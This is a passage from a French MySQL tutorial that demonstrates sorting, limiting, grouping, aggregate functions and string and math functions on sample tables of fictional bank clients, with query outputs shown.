mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN";
+-----+-----+-----+
| Prenom | Nom      | Age   |
+-----+-----+-----+
| JEAN  | DUPONT   | 28    |
| JEAN-CHRISTOPHE | JACQUEENOD | 54    |
| CAROLE | MURCIAN  | 44    |
| JEAN-CHRISTOPHE | DE-LA-RUE  | 27    |
| PIERRE-DAVID    | MARTIN   | 27    |
| PIERRE  | MARTIN   | 56    |
| JEAN-CHRISTOPHE | DUMOULIN  | 54    |
| OLIVIER | LABONNE-JAYAT | 54    |
| JEAN   | DE-LA-FONTAINE | 110   |
| SAMUEL | LEVY     | 56    |
| JEAN   | DUPONT   | 54    |
+-----+-----+-----+
11 rows in set (0,00 sec)
```

#### 13.4.6.5.2 Le tri avec ORDER BY

La syntaxe ORDER BY ordonne les résultats de la requête. Si on veut présenter le résultat de la requête précédente par ordre croissant de l'âge, la syntaxe est :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN"
ORDER BY Age;
+-----+-----+-----+
| Prenom | Nom      | Age   |
+-----+-----+-----+
| JEAN-CHRISTOPHE | DE-LA-RUE  | 27    |
| PIERRE-DAVID    | MARTIN   | 27    |
| JEAN   | DUPONT   | 28    |
| CAROLE | MURCIAN  | 44    |
| JEAN-CHRISTOPHE | JACQUEENOD | 54    |
| JEAN-CHRISTOPHE | DUMOULIN  | 54    |
| OLIVIER | LABONNE-JAYAT | 54    |
| JEAN   | DUPONT   | 54    |
| PIERRE  | MARTIN   | 56    |
| SAMUEL | LEVY     | 56    |
| JEAN   | DE-LA-FONTAINE | 110   |
+-----+-----+-----+
11 rows in set (0,00 sec)
```

Pour un affichage par ordre décroissant il suffit d'ajouter DESC à la fin de la syntaxe :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN"
ORDER BY Age DESC;
+-----+-----+-----+
| Prenom | Nom   | Age  |
+-----+-----+-----+
| JEAN  | DE-LA-FONTAINE | 110 |
| PIERRE | MARTIN | 56  |
| SAMUEL | LEVY   | 56  |
| JEAN-CHRISTOPHE | JACQUEENOD | 54  |
| JEAN-CHRISTOPHE | DUMOULIN | 54  |
| OLIVIER | LABONNE-JAYAT | 54  |
| JEAN  | DUPONT | 54  |
| CAROLE | MURCIAN | 44  |
| JEAN  | DUPONT | 28  |
| JEAN-CHRISTOPHE | DE-LA-RUE | 27  |
| PIERRE-DAVID | MARTIN | 27  |
+-----+-----+-----+
11 rows in set (0,00 sec)
```

Pour un tri sur le nom :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN"
ORDER BY Nom;
+-----+-----+-----+
| Prenom | Nom   | Age  |
+-----+-----+-----+
| JEAN  | DE-LA-FONTAINE | 110 |
| JEAN-CHRISTOPHE | DE-LA-RUE | 27  |
| JEAN-CHRISTOPHE | DUMOULIN | 54  |
| JEAN  | DUPONT | 28  |
| JEAN  | DUPONT | 54  |
| JEAN-CHRISTOPHE | JACQUEENOD | 54  |
| OLIVIER | LABONNE-JAYAT | 54  |
| SAMUEL | LEVY   | 56  |
| PIERRE-DAVID | MARTIN | 27  |
| PIERRE | MARTIN | 56  |
| CAROLE | MURCIAN | 44  |
+-----+-----+-----+
11 rows in set (0,00 sec)
```

Dans ce dernier cas, le choix de la table de codage des caractères (UTF8) et la sensibilité à la casse impacte le tri « alphabétique ».

#### 13.4.6.5.3 La limitation avec LIMIT

La syntaxe LIMIT permet de ne sélectionner qu'une partie des résultats de la requête.

La syntaxe générale est :

- **LIMIT début, nb**

ou début est le numéro de l'entrée dans le résultat (0 pour la première entrée), et nb le nombre d'entrée à sélectionner.

Quelques exemples de syntaxe :

- LIMIT 0,5 : les 5 premières entrée ;
- LIMIT 5,3 : de la 6<sup>ème</sup> entrée à la 8<sup>ème</sup> entrée (3 entrées à partir de la 6<sup>ème</sup>)

Voici les 5 premières lignes de la requête précédente :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN"  
ORDER BY Nom LIMIT 0,5;  
+-----+-----+-----+  
| Prenom | Nom   | Age  |  
+-----+-----+-----+  
| JEAN  | DE-LA-FONTAINE | 110 |  
| JEAN-CHRISTOPHE | DE-LA-RUE | 27  |  
| JEAN-CHRISTOPHE | DUMOULIN  | 54  |  
| JEAN  | DUPONT  | 28  |  
| JEAN  | DUPONT  | 54  |  
+-----+-----+-----+  
5 rows in set (0,00 sec)
```

Voici les lignes 6 à 8 :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 OR Prenom="JEAN"  
ORDER BY Nom LIMIT 5,3;  
+-----+-----+-----+  
| Prenom | Nom   | Age  |  
+-----+-----+-----+  
| JEAN-CHRISTOPHE | JACQUEENOD | 54  |  
| OLIVIER        | LABONNE-JAYAT | 54  |  
| SAMUEL         | LEVY      | 56  |  
+-----+-----+-----+  
3 rows in set (0,00 sec)
```

#### 13.4.6.5.4 Le filtrage avec HAVING

Cette condition se comporte comme WHERE. La différence est que HAVING permet de filtre en utilisant des fonctions comme SUM(), COUNT(), AVG(), MIN() ou MAX().

Elle s'utilise généralement sur des données regroupées avec GROUP BY. Des exemples de syntaxes sont présentés avec ces fonctions à la section 13.4.6.7.1.

#### 13.4.6.6 Le regroupement avec GROUP BY

Il est possible de regrouper les résultats selon un champ avec GROUP BY. Cette syntaxe est utilisée avec les fonctions SQL d'agrégations comme AVG(), SUM(), ...

Des exemples de syntaxes sont présentés avec ces fonctions à la section 13.4.6.7.1.

#### 13.4.6.7 Les fonctions SQL

Le langage SQL permet d'effectuer des traitements sur les données via des fonctions.

Elles sont **spécifiques aux bases de données et donc très rapides**.

Nous n'en présentons que quelques-unes, une liste exhaustive des fonctions SQL est disponible à l'URL <http://sql.sh/fonctions>.

**Remarque :**

*Pour des questions de performance, il faut privilégier une fonction SQL, quand elle existe, à une fonction ou un traitement équivalent en PHP.*

Il y a plusieurs catégories de fonctions :

- **Les fonction d'agrégat** : Ce type de fonction effectue un traitement sur la totalité de la table.  
C'est par exemple la somme ou la moyenne d'un champ numérique.
- **Les fonction scalaires** : elles travaillent sur chaque entrée de la table. On trouve :
  - **Les fonctions sur les chaînes de caractères** : Par exemple la conversion en majuscules ou minuscules d'un champ texte ;
  - **Les fonctions mathématiques** : Par exemple l'arrondi d'un champ numérique ;
  - **Les fonctions de date et d'heure** ;
  - **Les fonctions de chiffrement** ;
  - **Diverses fonctions** : comme pour le transtypage CAST() ou la conversion CONVERT().

**Remarque :**

*Pour cette section, nous utiliserons la table clients (d'une banque) dont voici la structure :*

The screenshot shows the phpMyAdmin interface with the following details:

- Serveur:** localhost
- Base de données:** CoursPHP
- Table:** clients "Table de personnes"

**Structure View:**

#	Nom	Type	Interclassement	Attributs	Null	Défaut	Extra
1	ID	int(11)			Non	Aucune	AUTO_INCREMENT
2	Nom	varchar(255)		utf8_general_ci	Non	Aucune	
3	Prenom	varchar(255)		utf8_general_ci	Non	Aucune	
4	Age	int(3)			Non	Aucune	
5	Date_Naissance	date			Oui	NULL	
6	Estat_Civil	enum('Marié', 'Célibataire', 'Veuf', 'Divorcé')		utf8_general_ci	Oui	NULL	
7	Nb_Enfants	int(2)			UNSIGNED	Non	Aucune
8	Solde	float			Non	Aucune	

*Et son contenu.*

ID	Nom	Prenom	Age	Date_Naissance	Etat_Civil	Nb_Efants	Solde
1	DUPONT	JEAN	27	1987-12-28	Marié	2	1200.5
2	JACQUENOD	JEAN-CHRISTOPHE	54	1961-02-10	Marié	1	-308.87
3	MURCIAN	CAROLE	44	1970-10-20	Célibataire	1	3548.98
4	LERY	JEAN-MICHEL	25	1989-05-07	Marié	2	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	1991-06-18	Divorcé	0	-27.44
6	MARTIN	PIERRE-DAVID	23	1991-08-22	Célibataire	0	206.21
7	MARTIN	PIERRE	56	1959-01-18	Veuf	3	1234.56
8	JACQUENOD	FREDERIC	25	1989-11-27	Marié	0	432.98
9	JACQUENOD	LAURENCE	24	1990-11-01	Marié	0	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	54	1960-08-22	Marié	2	-2186.86
11	LABONNE-JAYAT	OLIVIER	54	1960-09-23	Célibataire	1	-65.98
12	DE-LA-FONTAINE	JEAN	110	1905-01-22	Décédé	0	1825.54
13	LEVY	SAMUEL	56	1959-03-27	Divorcé	3	231.87
14	DE-LA-RUE	LAURENCE	25	1989-12-13	Marié	1	2135.98
15	DUPONT	JEAN	54	1960-10-15	Veuf	2	12314.9
16	MARTIN	ALBERT	25	1989-08-15	Célibataire	1	213.49

### Remarque :

**Il est illogique de conserver un champ « Age » dès lors qu'il y a un champ « Date\_Naissance ». En effet cela ne peut que produire des incohérences de données, en plus de la redondance d'information. Ce champ est maintenu uniquement pour servir de support aux exemples suivants.**

#### 13.4.6.7.1 Les fonctions d'agrégat

##### 13.4.6.7.1.1 AVG

La fonction AVG() calcule la **moyenne** sur un ensemble d'enregistrement.

Elle fournit un résultat sous la forme d'un « champ virtuel » qui n'existe que durant la requête, et qu'il est préférable de nommer.

Pour cet exemple nous utiliserons le nom « **soldé\_moyen** » :

```
mysql> SELECT AVG(Solde) AS soldé_moyen FROM clients;
+-----+
| soldé_moyen |
+-----+
| 1283.3543809652328 |
+-----+
1 row in set (0,00 sec)
```

La fonction ROUND(), présente le résultat à la deuxième décimale :

```
mysql> SELECT ROUND(AVG(Solde),2) AS soldé_moyen FROM clients;
+-----+
| soldé_moyen |
+-----+
| 1283.35 |
+-----+
1 row in set (0,00 sec)
```

Avec la syntaxe GROUP BY, il est possible de regrouper le calcul selon un des champs.

Voici la syntaxe précédente présentée selon l'état civil des clients. L'état civil est également affiché pour connaître le champ utilisé pour le regroupement :

```
mysql> SELECT Etat_Civil,ROUND(AVG(Solde),2) AS solde_moyen FROM clients  
GROUP BY Etat_Civil;  
+-----+-----+  
| Etat_Civil | solde_moyen |  
+-----+-----+  
| Marié      |      150.22 |  
| Célibataire |     975.67 |  
| Veuf       |    6774.72 |  
| Divorcé    |     102.21 |  
| Décédé    |    1825.54 |  
+-----+-----+  
5 rows in set (0,00 sec)
```

Avec la condition HAVING, il est possible de filtrer le résultat.

Voici la syntaxe précédente où seuls les soldes moyens supérieurs à 1000 sont affichés :

```
mysql> SELECT Etat_Civil,ROUND(AVG(Solde),2) AS solde_moyen FROM clients  
GROUP BY Etat_Civil HAVING solde_moyen > 1000;  
+-----+-----+  
| Etat_Civil | solde_moyen |  
+-----+-----+  
| Veuf      |    6774.72 |  
| Décédé    |    1825.54 |  
+-----+-----+  
2 rows in set (0,00 sec)
```

#### 13.4.6.7.1.2 COUNT

La fonction COUNT() calcule le **nombre** d'enregistrement dans une table.

Voici le nombre total de clients :

```
mysql> SELECT COUNT(*) AS nbclients FROM clients;  
+-----+  
| nbclients |  
+-----+  
|      16 |  
+-----+  
1 row in set (0,00 sec)
```

Voici le nombre total de clients mariés :

```
mysql> SELECT COUNT(*) AS nbmarié FROM clients WHERE Etat_Civil='Marié';  
+-----+  
| nbmarié |  
+-----+  
|      7 |  
+-----+  
1 row in set (0,00 sec)
```

Avec la syntaxe GROUP BY, il est possible d'afficher le nombre de clients selon leur Age :

```
mysql> SELECT Age,COUNT(*) AS nbclients FROM clients GROUP BY Age;
+-----+-----+
| Age | nbclients |
+-----+-----+
| 23  |      2 |
| 24  |      1 |
| 25  |      4 |
| 27  |      1 |
| 44  |      1 |
| 54  |      4 |
| 56  |      2 |
| 110 |      1 |
+-----+-----+
8 rows in set (0,00 sec)
```

Avec la condition HAVING, il est possible de filtrer ce résultat pour n'afficher que le nombre de clients supérieur à 1 :

```
mysql> SELECT Age,COUNT(*) AS nbclients FROM clients GROUP BY Age HAVING COUNT(*)>1;
+-----+-----+
| Age | nbclients |
+-----+-----+
| 23  |      2 |
| 25  |      4 |
| 54  |      4 |
| 56  |      2 |
+-----+-----+
4 rows in set (0,00 sec)
```

Cette syntaxe est identique à

```
mysql> SELECT Age,COUNT(*) AS nbclients FROM clients GROUP BY Age HAVING nbclients>1;
```

#### 13.4.6.7.1.3 MAX

La fonction MAX() calcule la valeur **maximale** dans une table.

Voici le client ayant le plus grand solde :

```
mysql> SELECT Nom, ROUND(MAX(Solde),2) AS solde_max FROM clients;
+-----+-----+
| Nom  | solde_max |
+-----+-----+
| DUPONT |    12314.87 |
+-----+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.7.1.4 MIN

La fonction MIN() calcule la valeur **minimale** dans une table.

Voici le client ayant le plus petit solde :

```
mysql> SELECT Nom, ROUND(MIN(Solde),2) AS solde_min FROM clients;
+-----+-----+
| Nom   | solde_min |
+-----+-----+
| DUPONT | -2186.86 |
+-----+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.7.1.5 SUM

La fonction SUM() calcule la **somme** d'un champ numérique.

Voici le solde total de tous les clients :

```
mysql> SELECT ROUND(SUM(Solde),2) AS solde_total FROM clients;
+-----+
| solde_total |
+-----+
| 20533.67 |
+-----+
1 row in set (0,00 sec)
```

Voici le solde total des clients qui sont décédés :

```
mysql> SELECT ROUND(SUM(Solde),2) AS solde_total FROM clients WHERE
Etat_Civil='Décédé';
+-----+
| solde_total |
+-----+
| 1825.54 |
+-----+
1 row in set (0,00 sec)
```

Voici le solde total des clients selon leur Age :

```
mysql> SELECT Age,ROUND(SUM(Solde),2) AS solde_total FROM clients GROUP BY
Age;
+-----+-----+
| Age | solde_total |
+-----+-----+
| 23  |    178.77 |
| 24  |   -203.18 |
| 25  |   2763.47 |
| 27  |   1200.50 |
| 44  |   3548.98 |
| 54  |   9753.16 |
| 56  |   1466.43 |
| 110 |   1825.54 |
+-----+-----+
8 rows in set (0,00 sec)
```

Voici le solde total des clients, dépassant 1000, selon leur Age :

```
mysql> SELECT Age,ROUND(SUM(Solde),2) AS solde_total FROM clients GROUP BY Age HAVING solde_total>1000;
+-----+
| Age | solde_total |
+-----+
| 25  | 2763.47    |
| 27  | 1200.50    |
| 44  | 3548.98    |
| 54  | 9753.16    |
| 56  | 1466.43    |
| 110 | 1825.54    |
+-----+
6 rows in set (0,00 sec)
```

#### 13.4.6.7.2 Quelques fonctions sur les chaînes de caractères

Les fonctions sur les chaînes de caractères sont nombreuses. Nous n'en présentons que quelques unes. Vous en trouverez une présentation complète à l'URL <http://sql.sh/fonctions/chaines-de-caracteres>.

##### 13.4.6.7.2.1 **CONCAT**

C'est la concaténation de chaînes de caractères. L'exemple suivant concatène le prénom, un espace, et le nom dans un seul champ nommé prenom\_nom :

```
mysql> SELECT ID, CONCAT(Prenom, ' ', Nom) AS prenom_nom, Date_Naissance FROM clients;
+-----+
| ID | prenom_nom           | Date_Naissance |
+-----+
| 1  | JEAN DUPONT          | 1987-12-28     |
| 2  | JEAN-CHRISTOPHE JACQUEENOD | 1961-02-10     |
| 3  | CAROLE MURCIAN         | 1970-10-20     |
| 4  | JEAN-MICHEL LERY       | 1989-05-07     |
| 5  | JEAN-CHRISTOPHE DE-LA-RUE | 1991-06-18     |
| 6  | PIERRE-DAVID MARTIN   | 1991-08-22     |
| 7  | PIERRE MARTIN          | 1959-01-18     |
| 8  | FREDERIC JACQUEENOD   | 1989-11-27     |
| 9  | LAURENCE JACQUEENOD   | 1990-11-01     |
| 10 | JEAN-CHRISTOPHE DUMOULIN | 1960-08-22     |
| 11 | OLIVIER LABONNE-JAYAT  | 1960-09-23     |
| 12 | JEAN DE-LA-FONTAINE   | 1905-01-22     |
| 13 | SAMUEL LEVY            | 1959-03-27     |
| 14 | LAURENCE DE-LA-RUE    | 1989-12-13     |
| 15 | JEAN DUPONT            | 1960-10-15     |
| 16 | ALBERT MARTIN          | 1989-08-15     |
+-----+
16 rows in set (0,00 sec)
```

##### 13.4.6.7.2.2 **LENGTH**

C'est la longueur d'une chaîne de caractères. L'exemple suivant affiche la taille du champ nom de tous les clients :

```
mysql> SELECT ID,Nom,LENGTH(Nom) AS Taille_Nom FROM clients;
+-----+
| ID | Nom        | Taille_Nom |
+-----+
| 1  | DUPONT     | 6          |
| 2  | JACQUEENOD | 9          |
| 3  | MURCIAN    | 7          |
+-----+
```

4	LERY	4
5	DE-LA-RUE	9
6	MARTIN	6
7	MARTIN	6
8	JACQUENOD	9
9	JACQUENOD	9
10	DUMOULIN	8
11	LABONNE-JAYAT	13
12	DE-LA-FONTAINE	14
13	LEVY	4
14	DE-LA-RUE	9
15	DUPONT	6
16	MARTIN	6

16 rows in set (0,00 sec)

Cet autre exemple affiche la taille du plus grand nom de la table clients :

```
mysql> SELECT MAX(LENGTH(Nom)) AS Taille_Max_Nom FROM clients;
+-----+
| Taille_Max_Nom |
+-----+
|          14    |
+-----+
1 row in set (0,01 sec)
```

#### 13.4.6.7.2.3 REPLACE

Cette fonction remplace une chaîne par une autre.

La syntaxe suivante montre le résultat du remplacement du texte 'DUPONT' par 'DURAND' dans la colonne Nom. Comme il s'agit d'un SELECT aucun changement n'est effectué.

```
mysql> SELECT ID,Nom,REPLACE(Nom, 'DUPONT', 'DURAND') as Nouveau_Nom FROM
clients;
+----+-----+-----+
| ID | Nom      | Nouveau_Nom |
+----+-----+-----+
|  1 | DUPONT   | DURAND      |
|  2 | JACQUENOD | JACQUENOD   |
|  3 | MURCIAN   | MURCIAN     |
|  4 | LERY      | LERY        |
|  5 | DE-LA-RUE | DE-LA-RUE   |
|  6 | MARTIN   | MARTIN     |
|  7 | MARTIN   | MARTIN     |
|  8 | JACQUENOD | JACQUENOD   |
|  9 | JACQUENOD | JACQUENOD   |
| 10 | DUMOULIN | DUMOULIN   |
| 11 | LABONNE-JAYAT | LABONNE-JAYAT |
| 12 | DE-LA-FONTAINE | DE-LA-FONTAINE |
| 13 | LEVY      | LEVY        |
| 14 | DE-LA-RUE | DE-LA-RUE   |
| 15 | DUPONT   | DURAND      |
| 16 | MARTIN   | MARTIN     |
+----+-----+-----+
16 rows in set (0,00 sec)
```

L'exemple montre l'utilisation de REPLACE avec une requête UPDATE, pour mettre à jour une partie du prénom.

```
mysql> UPDATE clients SET Prenom=REPLACE(Prenom, 'PIERRE', 'PAUL') WHERE ID=6;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

La requête suivante montre le résultat de cette mise à jour du prénom de l'utilisateur ayant l'ID 6 qui a été changé de PIERRE-DAVID en PAUL-DAVID.

```
mysql> SELECT ID,Nom,Prenom FROM clients;
+----+-----+-----+
| ID | Nom  | Prenom |
+----+-----+-----+
| 1  | DUPONT | JEAN   |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE |
| 3  | MURCIAN | CAROLE  |
| 4  | LERY    | JEAN-MICHEL |
| 5  | DE-LA-RUE | JEAN-CHRISTOPHE |
| 6  | MARTIN  | PAUL-DAVID |
| 7  | MARTIN  | PIERRE  |
| 8  | JACQUEENOD | FREDERIC |
| 9  | JACQUEENOD | LAURENCE |
| 10 | DUMOULIN | JEAN-CHRISTOPHE |
| 11 | LABONNE-JAYAT | OLIVIER  |
| 12 | DE-LA-FONTAINE | JEAN     |
| 13 | LEVY    | SAMUEL   |
| 14 | DE-LA-RUE | LAURENCE |
| 15 | DUPONT  | JEAN     |
| 16 | MARTIN  | ALBERT   |
+----+-----+-----+
16 rows in set (0,00 sec)
```

#### 13.4.6.7.2.4 SUBSTRING

La fonction SUBSTRING retourne une partie de la chaîne indiqué. Elle possède plusieurs syntaxes :

- SUBSTRING(chaine,debut) : Retourne la chaîne à partir de début ;
- SUBSTRING(chaine FROM debut) : (idem) Retourne la chaîne à partir de début ;
- SUBSTRING(chaine,debut,longueur) : Retourne la chaîne à partir de début dur longueur caractères ;
- SUBSTRING(chaine FROM debut FOR longueur) : (idem)Retourne la chaîne à partir de début dur longueur caractères ;

L'exemple suivant affiche les 4 premiers caractères du prénom dans une nouvelle colonne.

```
mysql> SELECT ID,Nom,Prenom,SUBSTRING(Prenom,1,4) as Prem_4_Caract FROM clients;
+----+-----+-----+-----+
| ID | Nom  | Prenom | Prem_4_Caract |
+----+-----+-----+-----+
| 1  | DUPONT | JEAN   | JEAN   |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE | JEAN   |
| 3  | MURCIAN | CAROLE  | CARO   |
| 4  | LERY    | JEAN-MICHEL | JEAN   |
| 5  | DE-LA-RUE | JEAN-CHRISTOPHE | JEAN   |
| 6  | MARTIN  | PAUL-DAVID | PAUL   |
| 7  | MARTIN  | PIERRE  | PIER   |
| 8  | JACQUEENOD | FREDERIC | FRED   |
| 9  | JACQUEENOD | LAURENCE | LAUR   |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | JEAN   |
| 11 | LABONNE-JAYAT | OLIVIER  | OLIV   |
| 12 | DE-LA-FONTAINE | JEAN     | JEAN   |
| 13 | LEVY    | SAMUEL   | SAMU   |
| 14 | DE-LA-RUE | LAURENCE | LAUR   |
+----+-----+-----+-----+
```

15	DUPONT	JEAN	JEAN
16	MARTIN	ALBERT	ALBE
16 rows in set (0,00 sec)			

#### 13.4.6.7.2.5 LEFT

La fonction LEFT retourne les N caractères de gauche (premiers). L'affiche précédent aurait pu être obtenu par cette syntaxe :

```
mysql> SELECT ID,Nom,Prenom,LEFT(Prenom,4) as Prem_4_Caract FROM clients;
```

#### 13.4.6.7.2.6 RIGHT

La fonction RIGHT retourne les N caractères de droite (derniers).

L'exemple suivant affiche les 4 derniers caractères du prénom dans une nouvelle colonne.

ID	Nom	Prenom	Dern_4_Caract
1	DUPONT	JEAN	JEAN
2	JACQUENOD	JEAN-CHRISTOPHE	OPHE
3	MURCIAN	CAROLE	ROLE
4	LERY	JEAN-MICHEL	CHEL
5	DE-LA-RUE	JEAN-CHRISTOPHE	OPHE
6	MARTIN	PAUL-DAVID	AVID
7	MARTIN	PIERRE	ERRE
8	JACQUENOD	FREDERIC	ERIC
9	JACQUENOD	LAURENCE	ENCE
10	DUMOULIN	JEAN-CHRISTOPHE	OPHE
11	LABONNE-JAYAT	OLIVIER	VIER
12	DE-LA-FONTAINE	JEAN	JEAN
13	LEVY	SAMUEL	MUEL
14	DE-LA-RUE	LAURENCE	ENCE
15	DUPONT	JEAN	JEAN
16	MARTIN	ALBERT	BERT

16 rows in set (0,00 sec)

#### 13.4.6.7.2.7 REVERSE

La fonction REVERSE renverse l'ordre des caractères d'une chaîne. Voici un exemple d'inversion des lettres du prénom :

ID	Nom	Prenom	Prenom_retourné
1	DUPONT	JEAN	NAEJ
2	JACQUENOD	JEAN-CHRISTOPHE	EHPOTSIRHC-NAEJ
3	MURCIAN	CAROLE	ELORAC
4	LERY	JEAN-MICHEL	LEHCIM-NAEJ
5	DE-LA-RUE	JEAN-CHRISTOPHE	EHPOTSIRHC-NAEJ
6	MARTIN	PAUL-DAVID	DIVAD-LUAP
7	MARTIN	PIERRE	ERREIP
8	JACQUENOD	FREDERIC	CIREDERF
9	JACQUENOD	LAURENCE	ECNERUAL

10	DUMOULIN	JEAN-CHRISTOPHE	EHPOTSIRHC-NAEJ
11	LABONNE-JAYAT	OLIVIER	REIVILO
12	DE-LA-FONTAINE	JEAN	NAEJ
13	LEVY	SAMUEL	LEUMAS
14	DE-LA-RUE	LAURENCE	ECNERUAL
15	DUPONT	JEAN	NAEJ
16	MARTIN	ALBERT	TREBLA

16 rows in set (0,00 sec)

#### 13.4.6.7.2.8 TRIM, LTRIM, RTRIM

La fonction TRIM supprime les caractères invisibles (espaces, tabulations, retour à la ligne) au début et en fin de chaîne. En voici un exemple :

```
mysql> SELECT ID,Nom,Prenom,TRIM(Prenom) as Prenom_nettoyé FROM clients;
```

La fonction LTRIM applique ce traitement à gauche (début) de la chaîne. La fonction RTRIM applique ce traitement à droite (fin) de la chaîne.

#### 13.4.6.7.2.9 LPAD, RPAD

La fonction LPAD complète une chaîne de caractère jusqu'à atteindre la taille demandée en ajoutant des caractères en début de chaîne (à gauche). En voici un exemple :

```
mysql> SELECT ID,Nom,Prenom,LPAD(Prenom,14,'_') as Prenom_complété FROM clients;
```

ID	Nom	Prenom	Prenom_complété
1	DUPONT	JEAN	_____JEAN
2	JACQUENOD	JEAN-CHRISTOPHE	JEAN-CHRISTOPH
3	MURCIAN	CAROLE	_____CAROLE
4	LERY	JEAN-MICHEL	_____JEAN-MICHEL
5	DE-LA-RUE	JEAN-CHRISTOPHE	JEAN-CHRISTOPH
6	MARTIN	PAUL-DAVID	_____PAUL-DAVID
7	MARTIN	PIERRE	_____PIERRE
8	JACQUENOD	FREDERIC	_____FREDERIC
9	JACQUENOD	LAURENCE	_____LAURENCE
10	DUMOULIN	JEAN-CHRISTOPHE	JEAN-CHRISTOPH
11	LABONNE-JAYAT	OLIVIER	_____OLIVIER
12	DE-LA-FONTAINE	JEAN	_____JEAN
13	LEVY	SAMUEL	_____SAMUEL
14	DE-LA-RUE	LAURENCE	_____LAURENCE
15	DUPONT	JEAN	_____JEAN
16	MARTIN	ALBERT	_____ALBERT

16 rows in set (0,00 sec)

La fonction RPAD effectue le même traitement en ajoutant le caractère de remplissage à droite.

#### 13.4.6.7.2.10 LOWER, LCASE

Cette fonction convertit une chaîne en minuscules. LCASE est un alias de LOWER.

En voici un exemple :

```
mysql> SELECT ID,LOWER(Nom),Prenom FROM clients;
+---+-----+-----+
| ID | LOWER(Nom) | Prenom |
+---+-----+-----+
| 1  | dupont    | JEAN   |
| 2  | jacquenod | JEAN-CHRISTOPHE |
| 3  | murcian   | CAROLE  |
| 4  | lery       | JEAN-MICHEL |
| 5  | de-la-rue  | JEAN-CHRISTOPHE |
| 6  | martin    | PAUL-DAVID |
| 7  | martin    | PIERRE  |
| 8  | jacquenod | FREDERIC |
| 9  | jacquenod | LAURENCE |
| 10 | dumoulin  | JEAN-CHRISTOPHE |
| 11 | labonne-jayat | OLIVIER |
| 12 | de-la-fontaine | JEAN   |
| 13 | levy       | SAMUEL  |
| 14 | de-la-rue  | LAURENCE |
| 15 | dupont    | JEAN   |
| 16 | martin    | ALBERT  |
+---+-----+-----+
16 rows in set (0,00 sec)
```

#### 13.4.6.7.2.11 UPPER, UCASE

Cette fonction convertit une chaîne en majuscules. UCASE est un alias de UPPER.

En voici un exemple :

```
mysql> SELECT ID,Nom,Prenom,UPPER(Etat_Civil) FROM clients;
+---+-----+-----+-----+
| ID | Nom      | Prenom  | UPPER(Etat_Civil) |
+---+-----+-----+-----+
| 1  | DUPONT   | JEAN   | MARIÉ            |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE | MARIÉ            |
| 3  | MURCIAN   | CAROLE  | CÉLIBATAIRE     |
| 4  | LERY      | JEAN-MICHEL | MARIÉ            |
| 5  | DE-LA-RUE | JEAN-CHRISTOPHE | DIVORCÉ          |
| 6  | MARTIN    | PAUL-DAVID | CÉLIBATAIRE     |
| 7  | MARTIN    | PIERRE  | VEUF              |
| 8  | JACQUEENOD | FREDERIC | MARIÉ            |
| 9  | JACQUEENOD | LAURENCE | MARIÉ            |
| 10 | DUMOULIN  | JEAN-CHRISTOPHE | MARIÉ            |
| 11 | LABONNE-JAYAT | OLIVIER | CÉLIBATAIRE     |
| 12 | DE-LA-FONTAINE | JEAN   | DÉCÉDÉ           |
| 13 | LEVY      | SAMUEL  | DIVORCÉ          |
| 14 | DE-LA-RUE | LAURENCE | MARIÉ            |
| 15 | DUPONT    | JEAN   | VEUF              |
| 16 | MARTIN    | ALBERT  | CÉLIBATAIRE     |
+---+-----+-----+-----+
16 rows in set (0,00 sec)
```

#### 13.4.6.7.2.12 LOCATE, INSTR

La fonction LOCATE indique la position d'une sous-chaine dans une chaîne.

Cet exemple affiche la position du caractère 'C' dans le prénom :

```
mysql> SELECT ID,Nom,Prenom,LOCATE('C',Prenom) FROM clients;
+----+-----+-----+-----+
| ID | Nom  | Prenom | LOCATE('C',Prenom) |
+----+-----+-----+-----+
|  1 | DUPONT | JEAN   |          0 |
|  2 | JACQUENOD | JEAN-CHRISTOPHE |      6 |
|  3 | MURCIAN | CAROLE  |          1 |
|  4 | LERY    | JEAN-MICHEL |      8 |
|  5 | DE-LA-RUE | JEAN-CHRISTOPHE |      6 |
|  6 | MARTIN  | PAUL-DAVID |          0 |
|  7 | MARTIN  | PIERRE  |          0 |
|  8 | JACQUENOD | FREDERIC |      8 |
|  9 | JACQUENOD | LAURENCE |      7 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE |      6 |
| 11 | LABONNE-JAYAT | OLIVIER |          0 |
| 12 | DE-LA-FONTAINE | JEAN   |          0 |
| 13 | LEVY    | SAMUEL  |          0 |
| 14 | DE-LA-RUE | LAURENCE |      7 |
| 15 | DUPONT  | JEAN   |          0 |
| 16 | MARTIN  | ALBERT  |          0 |
+----+-----+-----+-----+
16 rows in set (0,00 sec)
```

La fonction INSTR est identique. Elle retourne la même information, mais les arguments sont inversés. Le résultat précédent peut être obtenu avec :

```
mysql> SELECT ID,Nom,Prenom,INSTR(Prenom,'C') FROM clients;
```

### 13.4.6.7.3 Les fonctions mathématiques

Il existe beaucoup de fonctions mathématiques comme CONV(), ABS(), POWER(), SQRT(), TRUNCATE(), ROUND() ..., nous n'en présentons que deux.

#### 13.4.6.7.3.1 *TRUNCATE*

Cette fonction tronque un nombre réel à la décimale indiquée. En voici un exemple :

mysql> SELECT ID,Nom,Prenom,TRUNCATE(Solde,0) AS Solde_Entier FROM clients;			
ID	Nom	Prenom	Solde_Entier
1	DUPONT	JEAN	1200
2	JACQUENOD	JEAN-CHRISTOPHE	-308
3	MURCIAN	CAROLE	3548
4	LERY	JEAN-MICHEL	-18
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27
6	MARTIN	PAUL-DAVID	206
7	MARTIN	PIERRE	1234
8	JACQUENOD	FREDERIC	432
